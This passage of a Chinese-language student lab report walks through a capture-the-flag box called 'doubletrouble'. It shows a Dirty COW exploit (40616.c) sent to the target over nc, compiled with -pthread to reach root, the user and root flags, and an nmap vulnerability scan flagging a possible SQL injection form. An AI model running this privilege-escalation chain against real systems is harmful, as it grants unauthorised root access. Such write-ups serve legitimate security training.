
12.

我们有了漏洞代码，那就简单了，直接远程传送给靶机

刚刚我们用了 python，这次我们用 nc 传一下试试




```
┌──(kali㉿kali)-[~/HA/week11]
└─$ nc 10.0.2.17 5555 < 40616.c -w 1
```



```
clapton@doubletrouble:~$ nc -lvnp 5555 > 40616.c
listening on [any] 5555 ...
connect to [10.0.2.17] from (UNKNOWN) [10.0.2.4] 36452
clapton@doubletrouble:~$ ls
34134  34134.c  40616.c  40838  40838.c  user.txt
```


成功传送，剩下只有 gcc 编译一下提权

直接编译会报错



```
clapton@doubletrouble:~$ gcc -o 40616 40616.c
40616.c: In function ‘procselfmemThread’:
40616.c:99:9: warning: passing argument 2 of ‘lseek’ makes integ
er from pointer without a cast [enabled by default]
In file included from 40616.c:28:0:
/usr/include/unistd.h:331:16: note: expected ‘__off_t’ but argum
ent is of type ‘void *’
/tmp/ccv7CmSq.o: In function `main':
40616.c:(.text+0x374): undefined reference to `pthread_create'
40616.c:(.text+0x38f): undefined reference to `pthread_create'
40616.c:(.text+0x3a8): undefined reference to `pthread_create'
40616.c:(.text+0x3bc): undefined reference to `pthread_join'
collect2: error: ld returned 1 exit status
```


head 40616.c 后才发现需要这样编译




```
* $ gcc cowroot.c -o cowroot -pthread
* $ ./cowroot
```

13.

结果.....成功提权 **ROOT！**




```
root@doubletrouble:/home/clapton# id
uid=0(root) gid=1000(clapton) groups=0(root),1000(clapton)
root@doubletrouble:/home/clapton# whoami
root
```



```
root@doubletrouble:/root# cat root.txt
1B8EEA89EA92CECB931E3CC25AA8DE21root@doubletrouble:/root#
```


三、实验结果

User flag



```
clapton@doubletrouble:~$ cat user.txt
6CEA7A737C7C651F6DA7669109B5FB52clapton@doubletrouble:~$
```

Root flag




```
root@doubletrouble:/root# cat root.txt
1B8EEA89EA92CECB931E3CC25AA8DE21root@doubletrouble:/root#
```

四、实验中遇到的问题及解决方案

我在第一个靶机的常规步骤是时执行了一下命令

nmap 说/index.php/login/restorePassword 这里可能有 sql 漏洞



```
┌──(kali㉿kali)-[~/HA/week11]
└─$ nmap -p22,80 --script vuln 10.0.2.16
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 17:15 CST
Nmap scan report for 10.0.2.16
Host is up (0.0012s latency).

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 127.0.1.1
| http-enum:
|   /backups/: Backup folder w/ directory listing
|   /robots.txt: Robots file
|   /batch/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|   /core/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|   /install/: Potentially interesting folder
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|   /secret/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|   /template/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-sql-injection:
|   Possible sqli for forms:
|     Form at path: /index.php/login/restorePassword, form's action: /index.php/login/restorePassword. Fields that might be vu
lnerable:
|_      restorePassword[email]
```

但是用 sqlmap 尝试了，行不通

五、实验的启示/意见和建议

附：本次实验你总共用了多长时间？包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）

这次靶机和前几次的比起来难度相对要小，这次复习了许多东西 php-reverse-shell,sqlmap,steghide 等等